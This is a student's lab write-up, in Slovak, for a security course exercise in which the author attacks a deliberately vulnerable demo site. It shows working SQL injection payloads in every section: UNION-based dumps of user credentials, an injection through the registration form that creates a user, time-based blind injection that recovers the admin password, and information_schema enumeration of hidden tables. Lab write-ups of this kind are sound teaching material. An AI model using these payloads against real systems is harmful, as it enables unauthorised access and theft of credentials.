

# Jakub Gašparín

## BIT Cvičenie 1

### Obsah

Jakub Gašparín .....	1
BIT Cvičenie 1 .....	1
1.1 Hranie sa so SELECT-om.....	1
1.1.1 Pomocou SQL injekcií v prihlasovacom formulári získajte “tajné heslo” k torpédam .....	1
1.1.2 Nájdite v tabuľke používateľa, ktorého login začína na písmeno “k” .....	2
1.1.3 Je jediný, ktorého meno začína na “k” .....	2
1.1.4 Koľko používateľov je v tabuľke users?.....	3
1.2 Registračný formulár .....	4
1.3 Blind injection.....	4
1.4 Identifikácia štruktúry databázy .....	5
1.4.2 Nájdite tajnú tabuľku, ktorej názov je iný ako users alebo torpedos a získajte jej.....	5
1.4.1 - Odhaľte pomocou zraniteľnosti identifikovanej v bode 1.1 štruktúru vašej DB .....	7


## 1.1 Hranie sa so SELECT-om

### 1.1.1 Pomocou SQL injekcií v prihlasovacom formulári získajte “tajné heslo” k torpédam

Začal som klasickým ' or '1'='1' – do poľa login. To mi ale nevrátilo správny výsledok, tak som po niekoľko trial and error prišiel na UNION SELECT a potom cez ešte pár ďalších trial and error-ov som zistil veľkosť tabuľky.

Do login poľa som dal:

```
' UNION SELECT 1, login, password, 1 FROM users --
```



## 1.1 codes

login:  pw:


hello admin, launch codes for these week are: 1198.  
keep them safe!

### 1.1.2 Nájdite v tabuľke používateľa, ktorého login začína na písmeno “k”

Použil som rovnakú logiku ako v prvom zadaní ale teraz som konkrétne hľadal, či nenájdem používateľa pomocou podmienky WHERE.

Do login poľa som dal:

```
' and '1'='1' UNION SELECT * FROM users WHERE login LIKE 'k%' --
```



## 1.1 codes

login:  pw:



sorry karas, you are not allowed to use company torpedos.

### 1.1.3 Je jediný, ktorého meno začína na “k”

Podobne ako v predchádzajúcej úlohe som použil podmienku WHERE a príkaz COUNT(\*) a hľadal som všetkých užívateľov, ktorých mená začínajú na „k”

Do login som dal:

```
' UNION SELECT 1, count(*), NULL, 1 FROM users WHERE login LIKE 'k%' --
```

← → ↻   https://xgasparin.bit.demo-cert.sk/codes.php

## 1.1 codes



login:  pw:

hello 2, launch codes for these week are: 1198.  
keep them safe!

Takže nie, nie je jediný. Sú tam dvaja.

Zo zvedavosti som chcel nájsť toho druhého tak som išiel cez trial and error až kým som nenašiel užívateľa kucerava.

*' and '1'='1' UNION SELECT \* FROM users WHERE login LIKE 'ku%' –*

← → ↻   https://xgasparin.bit.demo-cert.sk/codes.php

## 1.1 codes

login:  pw:



sorry kucerava, you are not allowed to use company torpedos.

### 1.1.4 Koľko používateľov je v tabuľke users?

Iba som upravil príkaz s predchádzajúcej úlohy.

Do login poľa som dal:

*' UNION SELECT 1, count(\*), NULL, 1 FROM users*

← → ↻   https://xgasparin.bit.demo-cert.sk/codes.php

## 1.1 codes

login:  pw:

hello 5, launch codes for these week are: 1198.  
keep them safe!

Našiel som spolu 5 užívateľov. Potom cez príkaz s úlohy 1.1.2 som našiel:


admin, upratovacka, karas, kucerava a jozko.

## 1.2 Registračný formulár

Do prihlasovacieho formuláru som iba pridal nasledovný príkaz:


```
testuser', 'password123', '1'); --
```

Viem z predchádzajúcich úloh, že v tabuľke users sú 4 stĺpce. [unknown], login, password, [unknown]. Prvý stĺpec skoro vždy býva ID hodnota ktorú si asi databáza priradí sama na pozadí. login a password už poznám a posledné budú asi privilégia. Privilégia zrejme budú 0 alebo 1, kde 1 bude asi root privilégium. To čo som dal do políček heslo nebolo podstatné. Nasledovne som sa skúsil prihlásiť ako testuser a išlo to.



### 1.2 register new user

login:



### 1.1 codes

login:  pw:


hello testuser, launch codes for these week are: 1198.  
keep them safe!

## 1.3 Blind injection

Najprv som si chcel zistiť dĺžku hesla. To som spravil cez IF podmienku

```
id=1 UNION SELECT IF(LENGTH(password)>10,SLEEP(1),SLEEP(2)) FROM users where login='admin';
```

Postupne som sa dopracoval k tomu, že heslo má dĺžku štyroch znakov.




Teraz idem zisťovať samotné heslo.

Do web browseru dám nasledovný príkaz za .php?

*id=1 UNION SELECT IF(SUBSTRING(password,1,1)='0',SLEEP(2),SLEEP(1)) FROM users where login='admin';*

Takto som postupne hľadal všetky možné písmená a znaky, až kým som nenašiel heslo:

1423



## 1.1 codes

login:  pw:

hello admin, launch codes for these week are: 1198.  
keep them safe!

## 1.4 Identifikácia štruktúry databázy


1.4.2 Nájdite tajnú tabuľku, ktorej názov je iný ako users alebo torpedos a získajte jej


obsah

Do login poľa som dal:

*UNION SELECT 1, group\_concat(table\_name, 0x0a), 1,1%20 FROM information\_schema.tables WHERE table\_schema = database() –*

To mi dalo výsledok:



← → ↻  <https://xgasparin.bit.demo-cert.sk/codes.php>

## 1.1 codes

login:  pw:

hello topsecret ,torpedos ,users , launch codes for these week are: 1198.  
keep them safe!


Tajná tabuľka sa volá topsecret.


Aby som sa k tomuto dostal, musel som použiť funkciu `group_concat` na zhrnutie všetkých výsledkov a potom som ich rozdelil pomocou `0x0a`, čo je hexadecimálny kód pre znak `\n`. Pomocou príkazov `mysql information_schema.tables` som vytiahol všetky tabuľky v databáze.

Nasledovne som podobným príkazom získal obsah tabuľky `topsecret`. Len som nahradil `information_schema.tables` s `information_schema.columns` a na `table_name` som ešte musel napísať hexadecimálny tvar mena tabuľky.

Do login poľa som dal:

```
' UNION SELECT 1, group_concat(column_name, 0x0a),1,1 FROM information_schema.columns  
WHERE table_name = 0x746f70736563726574 -
```



← → ↻  <https://xgasparin.bit.demo-cert.sk/codes.php>

## 1.1 codes


login:  pw:

hello keyz , launch codes for these week are: 1198.  
keep them safe!

Viem že v tabuľke `topsecret` mám iba jednu `columns` a to je keyz.

Aby som si overil že som získal všetko z tabuľky `topsecret`, vykonal som ten istý príkaz na tabuľku `users` (s novým hexadecimálnym kódom).

```
' UNION SELECT 1, group_concat(column_name, 0x0a),1,1 FROM information_schema.columns  
WHERE table_name = 0x7573657273 -
```



## 1.1 codes

login:  pw:


hello can\_fire ,id ,login ,password , launch codes for these week are: 1198.  
keep them safe!

Zrejme som našiel všetko, tak som išiel ďalej.

Opäť veľmi podobným spôsobom som si získal všetky informácie z tajnej tabuľky.

Do login poľa som dal:

```
' UNION SELECT 1,group_concat(keyz, 0x0a),1,1 FROM topsecret --
```



## 1.1 codes

login:  pw:

hello congratz. this is the end of first week. , ,... ,(go outside, nothing funny here) ,(seriously) , launch codes for these week are: 1198.  
keep them safe!

Súdim podľa výsledku že je to asi správne :D :D :D.

## 1.4.1 - Odhaľte pomocou zraniteľnosti identifikovanej v bode 1.1 štruktúru vašej DB

Najprv som spravil úlohu 1.4.2 kde som si zistil aj všetky informácie o danej DB. Toto riešenie som riešil celé cez príkazy s úlohy 1.4.2, iba som ich obmieňal.

Dáta v tabuľke users sú takéto:

←

→

↻

🔒

https://xgasparin.bit.demo-cert.sk/codes.php

## 1.1 codes

login:  pw:

hello 0 1 upratovacka NshggHnuDubs1xrZH0Cjg ,1 2 jozko nemam! ,1 3 admin 1423 ,0 4 karas rychlo ,0 5 kucerava dobre

Tabuľky vyzerajú takto:

Users:

can_fire (FK_torpedos)	Id (PK)	login	password
Integer	Id	String	string

*Torpedos:*

←

→

↻

🔒

https://xgasparin.bit.demo-cert.sk/codes.php

## 1.1 codes

login:  pw:

hello id ,status , launch codes for these week are: 1198.  
keep them safe!

*Torpedos:*

id (PK)	Status (FK_users)
id	[unknown]

Vidím, že jediný spoločnú informáciu, čo tieto tabuľky majú, sú privilégia, tak zrejme budú FK.